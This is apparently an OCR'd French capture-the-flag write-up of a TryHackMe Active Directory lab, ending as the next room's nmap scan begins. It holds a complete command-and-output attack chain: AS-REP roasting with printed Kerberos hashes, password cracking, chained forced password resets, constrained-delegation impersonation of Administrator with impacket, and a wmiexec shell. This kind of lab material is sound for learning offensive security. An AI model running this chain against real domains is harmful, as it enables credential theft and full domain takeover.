
```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ evil-winrm -i 10.10.23.241 -u AUTOMATE -p "Passw0rd1"

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitati
e Reline

Data: For more information, check Evil-WinRM GitHub: https://gith

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\automate\Documents> whoami
thm\automate
*Evil-WinRM* PS C:\Users\automate\Documents>
```

```
*Evil-WinRM* PS C:\Users\automate\desktop> ls


    Directory: C:\Users\automate\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----         6/21/2016   3:36 PM            554 EC2 Microsoft Windows Guide.website
-a----         6/16/2023   4:35 PM             31 user.txt


*Evil-WinRM* PS C:\Users\automate\desktop> cat user.txt
THM{AUTOMATION_WILL_REPLACE_US}
*Evil-WinRM* PS C:\Users\automate\desktop>
```

```
*Evil-WinRM* PS C:\Users> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users>
```

```
*Evil-WinRM* PS C:\Users> net user /domain

User accounts for \\

-------------------------------------------------------------------------------
3091731410SA             3811465497SA             3966486072SA
Administrator            ANDY_BLACKWELL           AUGUSTA_HAMILTON
AUTOMATE                 CECILE_WONG              CHERYL_MULLINS
CHRISTINA_MCCORMICK      CRUZ_HALL                CYRUS_WHITEHEAD
DANIEL_CHRISTENSEN       DARLA_WINTERS            DEANNE_WASHINGTON
ELLIOT_CHARLES           ERNESTO_SILVA            FANNY_ALLISON
Guest                    HORACE_BOYLE             HOWARD_PAGE
JULIANNE_HOWE            krbtgt                   LEANN_LONG
LETHA_MAYO               LILY_ONEILL              LINDSAY_SCHULTZ
MARCELINO_BALLARD        MARION_CLAY              MICHEL_ROBINSON
MITCHELL_SHAW            MORGAN_SELLERS           RAQUEL_BENSON
RICO_PEARSON             ROSLYN_MATHIS            SHAWNA_BRAY
STEWART_SANTANA          TABATHA_BRITT            TED_JACOBSON
TRACY_CARVER             TREVOR_MELTON
The command completed with one or more errors.
```

```
┌──(venv)─(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ bloodhound-python -u automate -p "Passw0rd1" -d thm.corp -ns 10.10.23.241 -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: thm.corp
INFO: Getting TGT for user
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to GC LDAP server: haystack.thm.corp
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 42 users
INFO: Found 55 groups
INFO: Found 3 gpos
```



sudo impacket-GetNPUsers thm.corp/ -usersfile user -dc-ip 10.10.23.241


```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ sudo impacket-GetNPUsers thm.corp/ -usersfile user -dc-ip 10.10.23.241
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User haystack doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User haystack@thm.corp doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User 3091731410SA doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User 3811465497SA doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User 3966486072SA doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ANDY_BLACKWELL doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User AUGUSTA_HAMILTON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User AUTOMATE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CECILE_WONG doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CHERYL_MULLINS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CHRISTINA_MCCORMICK doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CRUZ_HALL doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CYRUS_WHITEHEAD doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DANIEL_CHRISTENSEN doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DARLA_WINTERS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DEANNE_WASHINGTON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ELLIOT_CHARLES doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$ERNESTO_SILVA@THM.CORP:21b4362901629264509965770843c734$47008ea189b5bece27693de8aaf1b291b3a8d251191ee3591ee3057
36ebbddce3a7e87c6e9c5cdb186b67e1d9fe3e39bd428b0295276ea239d99ea89caf4012156657e3a1529f482ac6d071eb2d74f52ebd6999d6b147e9224ea
c5d421ff85c49d959822d67f622637c564472970b722a08a32bd0f752a16168ecec12342e16a4e7b951b4443fe7fdeec6b7b8a7400a362be49ad110b58958
7e9b50197bac1fbb10d53cc8d573305ddcb548fd8630d79f5b41dea72692b6dd78938161265ed6ff197acacdc399e23c751cd3a732536a02b6590f16c33dd
82af30a7ff81f7dfaea2fc08ed
[-] User FANNY_ALLISON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HORACE_BOYLE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HOWARD_PAGE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JULIANNE_HOWE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
$krb5asrep$23$LEANN_LONG@THM.CORP:43429ea0d4594ade1cdcb51e8b080654$d83e2f0c0a182508d8c16d26b6d7123de10dc8a6fd793be43c2c31f09d
9cac1aa6f266f38eea53cbb44f030c51e154a04d30dee26f347aa924dcc8a0bdf3790ed84bf3b8f8badebd601659d87bc0278bfa12de47cc671c560e7d418
ca92900f42b2265f88ec2d409390cec2f21f0f775f96abfbaaf118a420485ac02bb61d9d452d270c73ee324ad94a1ca95c4cc1a864f000ee3c4ee13ed919c
3097e5b10d7e3fed779b256286704a9e11b3349710613 0c73dc68c7a9efea688d246420c4398d9ecf9681aea56cda233da84def318e412b76433f6d6a88c9
e44fab8ca107e74920cc68e
[-] User LETHA_MAYO doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User LINDSAY_SCHULTZ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MARCELINO_BALLARD doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MARION_CLAY doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MICHEL_ROBINSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MITCHELL_SHAW doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MORGAN_SELLERS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User RAQUEL_BENSON doesn't have UF_DONT_REQUIRE_PREAUTH set
```


```
[-] User ELLIOT_CHARLES doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$ERNESTO_SILVA@THM.CORP:21b4362901629264509965770843c734$47008ea189b5bece27693de8aaf1b291b3
36ebbddce3a7e87c6e9c5cdb186b67e1d9fe3e39bd428b0295276ea239d99ea89caf4012156657e3a1529f482ac6d071eb2d74f5
c5d421ff85c49d959822d67f622637c564472970b722a08a32bd0f752a16168ecec12342e16a4e7b951b4443fe7fdeec6b7b8a74
7e9b50197bac1fbb10d53cc8d573305ddcb548fd8630d79f5b41dea72692b6dd78938161265ed6ff197acacdc399e23c751cd3a7
82af30a7ff81f7dfaea2fc08ed
[-] User FANNY_ALLISON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HORACE_BOYLE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HOWARD_PAGE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JULIANNE_HOWE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
$krb5asrep$23$LEANN_LONG@THM.CORP:43429ea0d4594ade1cdcb51e8b080654$d83e2f0c0a182508d8c16d26b6d7123de10dc
9cac1aa6f266f38eea53cbb44f030c51e154a04d30dee26f347aa924dcc8a0bdf3790ed84bf3b8f8badebd601659d87bc0278bfa
ca92900f42b2265f88ec2d409390cec2f21f0f775f96abfbaaf118a420485ac02bb61d9d452d270c73ee324ad94a1ca95c4cc1a8
3097e5b10d7e3fed779b256286704a9e11b3349710613 0c73dc68c7a9efea688d246420c4398d9ecf9681aea56cda233da84def3
e44fab8ca107e74920cc68e
[-] User LETHA_MAYO doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User LINDSAY_SCHULTZ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MARCELINO_BALLARD doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MARION_CLAY doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MICHEL_ROBINSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MITCHELL_SHAW doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MORGAN_SELLERS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User RAQUEL_BENSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User RICO_PEARSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ROSLYN_MATHIS doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User SHAWNA_BRAY doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User STEWART_SANTANA doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$TABATHA_BRITT@THM.CORP:676618b868f2a50787b135937e56d4d2$d3cd1f482714dd3e6c209a0056682991db
17208c64f2ccf019ea92440ae437aaabaaa1767008e02d773c5a268eb774089b2368dca39f4926a2c484e205d4f9f4728b4fba68
1b85e6a50c14a6cf216cee9b949e16af25c6d223d4a1e182844a106fc48b1434914d4c185e6cc3125e2ecd2c33f51cbb982d950d
36b24a27a8dfe3ed0c6b3fe641226347cf9ba9d2922bb51abc9e3082b54acd87dcbbb34752c3f6d368684743bef0c2fd1037452b
c88c61be9dbe138119749d35db
[-] User TED_JACOBSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User TRACY_CARVER doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User TREVOR_MELTON doesn't have UF_DONT_REQUIRE_PREAUTH set
```

sudo hashcat -m 18200 hash_kerberos /usr/share/wordlists/rockyou.txt.gz -r /usr/share/hashcat/rules/best64.rule --force

```
❯ john asrephash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
marlboro(1985)     ($krb5asrep$23$TABATHA_BRITT@THM.CORP)
1g 0:00:00:08 DONE (2024-01-31 08:37) 0.1190g/s 686445p/s 686445c/s 686445C/s marlee109..markuslover22
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

 ~/THM/reset
```

marlboro(1985) : **TABATHA_BRITT@THM.CORP**






Tabattha --> generic all --> shawna --> force change password --> Cruz --> force change password --> darla --> AllowedToDelegate --> Haystack.thm.corp

SHAWNA_BRAY@THM.CORP

net rpc password "SHAWNA_BRAY" "caca123" -U "THM.CORP"/"TABATHA_BRITT"%"marlboro(1985)" -S "HayStack.thm.corp"**

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ net rpc password "SHAWNA_BRAY" "caca123**" -U "THM.CORP"/"TABATHA_BRITT"%"marlboro(1985)" -S "HayStack.thm.corp"

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ net rpc password "CRUZ_HALL" "caca123**" -U "THM.CORP"/"SHAWNA_BRAY"%"caca123**" -S "HayStack.thm.corp"

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ net rpc password "darla_winters" "caca123**" -U "THM.CORP"/"cruz_hall"%"caca123**" -S "HayStack.thm.corp"

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$
```




https://www.thehacker.recipes/ad/movement/kerberos/delegations/constrained

https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-kerberos-constrained-delegation

https://bloodhound.specterops.io/resources/edges/allowed-to-delegate

https://medium.com/r3d-buck3t/attacking-kerberos-constrained-delegations-4a0eddc5bb13



cifs/HayStack.thm.corp/thm.corp

ticket is the base64 ticket we get with `rubeus's tgtdeleg`
Rubeus.exe s4u
/ticket:doIFCDCCBQSgAwIBBaEDAgEWooIEDjCCBAphggQGMIIEAqADAgEFoQ8bDU9GRkVOU0UuTE9
DQUyiIjAgoAMCAQKhGTAXGwZrcmJ0Z3QbDU9GRkVOU0UuTE9DQUyjggPEMIIDwKADAgESoQMCAQ
KiggOyBIIDro3ZCHDaVettnJseuyFJMK+Il4GAtWVAHPAq02cnHmOs3R2KcrOWpf3YbtnTD7fB+rKdZ8aE
lgloJO+v4XVM2NgyOVIia0MzNToDrK1ynhC70aApbag+ykvUFTDeG9NjhE3TVk3
+F99vWboy6hhc9AmRUJwHFuqLC4djtL2PtQSpgWWL42W5eONIIZkc5XK0kWkC/AvivuuPOHs9aEy3g3
8hoBeApZE8NqT7mGKz5JHLwV5TyUgo87s6fFVSn8LHK8CI6G0x2DRhxxu04q0qnRXhLJ5S0MyJgJj6YDV
ESvCUgep5MXR+OYp0EGdVP8qQJK+x6m4rmr0Y3nd1Klmc+xDnLSC11ay7I8VevqhCBCZ64c+HQow4qc
MTa/agxyOXqK42ynUl0GJtrLV7nIIrp+J2e5PECDUXIjKFkGnp6HZDNfzYAGL3XxyyT2JYdneOS3VUzJQyEc
tjuQMdVA0wB8NrRqDVdqSNBSOyBwpB3/FWzdHNYxztRmVT+Yz6qJCU4SYHIzHUE5dqHjvhjPSwgAkh
S/QNApxtWvyba8iwCSnyualuhK46LS0pkt1IIQT0Y+qw80oL6mzjD+rxfKgR4B9hI6Imw9zTT5rjlRNMjWE
y78izLtRB+ulzqdkZCUMA6zswWjq1BTmWzZX0LAZ+QAWQJPzoRVsqOcZCZwo/aWwmO1s9v5TLRRML
TAvk16PQW3z9NHix2Io9sObH8cb7gVrB+u2Q545QwekI0uwP5mCar6swU2oEkxBm5DZvLsbZTcGl+Kz
Gxqq/zhEJm3EceLuwIY81z8aYu13c6AsYETs9VevdEVysylpNL7EcHu8iXsoE5JmLx7OrcPR9WfeFWxRDp
+1CVDijOI5VOS51
+JpkEvcXFmfZueqLTJ66VGJgQaP7A3B//Y40ur5nSXyvEmIKgzdeqPLpGa5GPiNs/rYFmMlxwEX+yVFB5b
PYgoszr3Crjsvs6Q/vdr36NoWqI9/11Nurzeekt+k8sUV26URnQVkecW4yJFQ2TZwYCJ1k9h4cr96csJ9H
hJO46UBye/8oqlqJXKnYY3JpaZiXWK77kG7BqhM6oPl+oEIbX2ycj/gHesxREvP7/vYINk33KbOSxXTAi3Je
3wbZP7N+3B9Lz04m8Xi6nGeIVsZiMyODpnJVX5Bgq+
3cGaSty0v+fifqMHDwuKhOS7h1MGLJduhWh3b21ytDfzn73yyCPskFee2ckAomlAgxMzg8ZatmZDLTxfU
enJ+EnrJgkYee6OB5TCB4qADAgEAooHaBIHXfYHUMIHRoIHOMIHLMIHIoCswKaADAgESoSIEIN2JDvcjQ
ZeMR+
7giMsawE1vG/Cmw9IFlV7ZYwaELMqaoQ8bDU9GRkVOU0UuTE9DQUyiETAPoAMCAQGhCDAGGwRzc
G90owcDBQBgoQAApREYDzIwMTkwODE3MTMyMDU2WqYRGA8yMDE5MDgxNzIzMDY0MFqnERgP
MjAxOTA4MjQxMzA2NDBaqA8bDU9GRkVOU0UuTE9DQUypljAgoAMCAQKhGTAXGwZrcmJ0Z3QbDU
9GRkVOU0UuTE9DQUw= /impersonateuser:administrator /domain:offense.local
/msdsspn:cifs/dc01.offense.local /dc:dc01.offense.local /ptt

Trop galère avec rubeus donc on va utiliser linux directement:

impacket-getST -spn cifs/HayStack.thm.corp -dc-ip 10.10.200.9 -impersonate Administrator thm.corp/DARLA_WINTERS:'newP@ssword2022'

On va faire l'attasque de unconstrained deleguatioon

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ impacket-getST -spn cifs/HayStack.thm.corp -dc-ip 10.10.23.241 -impersonate Administrator thm.corp/DARLA_WINTERS:'caca123**'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_HayStack.thm.corp@THM.CORP.ccache
```

Ensuite on exporte le fichier :

export KRB5CCNAME=Administrator.ccache

Ensuite on peut dumper le SAM :

impacket-secretsdump -k -no-pass HayStack.thm.corp

Le secret dump ne fonctionne pas pour moi donc je fais une autre technique :

Bref ici ce qu'on fait c'est qu'on va créer un ticket

Darla Williams have (allowed to delegate) special permissions on HAYSTACK.THM.CORP which is our targets endpoint.
So we can impersonate the user administrator in that target host endpoint, will use impacket -getST to impersonate as an administrator.

```
└─# impacket-getST -k -impersonate administrator -spn cifs/haystack.thm.corp
thm.corp/darla_winters
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_haystack.thm.corp@THM.CORP.ccache
```

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ ls
20251007162604_BloodHound.zip                    cgpkuqdi.jsg.pdf  hash_kerberos         ntlm_theft          targetedKerberoast.py  venv
Administrator@cifs_HayStack.thm.corp@THM.CORP.ccache  exploit.url       hash_ntlm             path                test.lnk               vuq5a55u.oga.txt
attck                                            GetUserSPNs.py    kerbrute_linux_amd64  SharpHound.exe      user                   windapsearch.py
Autorun.inf                                      hash_asrep        loot                  SharpHound-v2.5.13  user.bak               z5rph55f.y0s.pdf

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ export KRB5CCNAME=Administrator@cifs_HayStack.thm.corp@THM.CORP.ccache
```

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ impacket-wmiexec -k -no-pass administrator@haystack.thm.corp
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
thm\administrator

C:\>
```

```
C:\users\Administrator>cd desktop
C:\users\Administrator\desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\users\Administrator\desktop

07/14/2023  07:23 AM    <DIR>          .
07/14/2023  07:23 AM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
06/16/2023  04:37 PM                30 root.txt
               3 File(s)          1,111 bytes
               2 Dir(s)  12,138,856,448 bytes free

C:\users\Administrator\desktop>type root.txt
THM{RE_RE_RE_SET_AND_DELEGATE}
C:\users\Administrator\desktop>
```


Et hop !


Corp

mercredi 8 octobre 2025 14:24


```
sudo nmap -sVC -p- -Pn 10.10.8.103 --open
[sudo] Mot de passe de alice :
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-08 14:29 CEST
Nmap scan report for 10.10.8.103
Host is up (0.045s latency).
Not shown: 65515 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-08 12:42:12Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: corp.local0., Site:
Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: corp.local0., Site:
Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=omega.corp.local
| Not valid before: 2025-10-07T12:27:54
|_Not valid after:  2026-04-08T12:27:54
| rdp-ntlm-info:
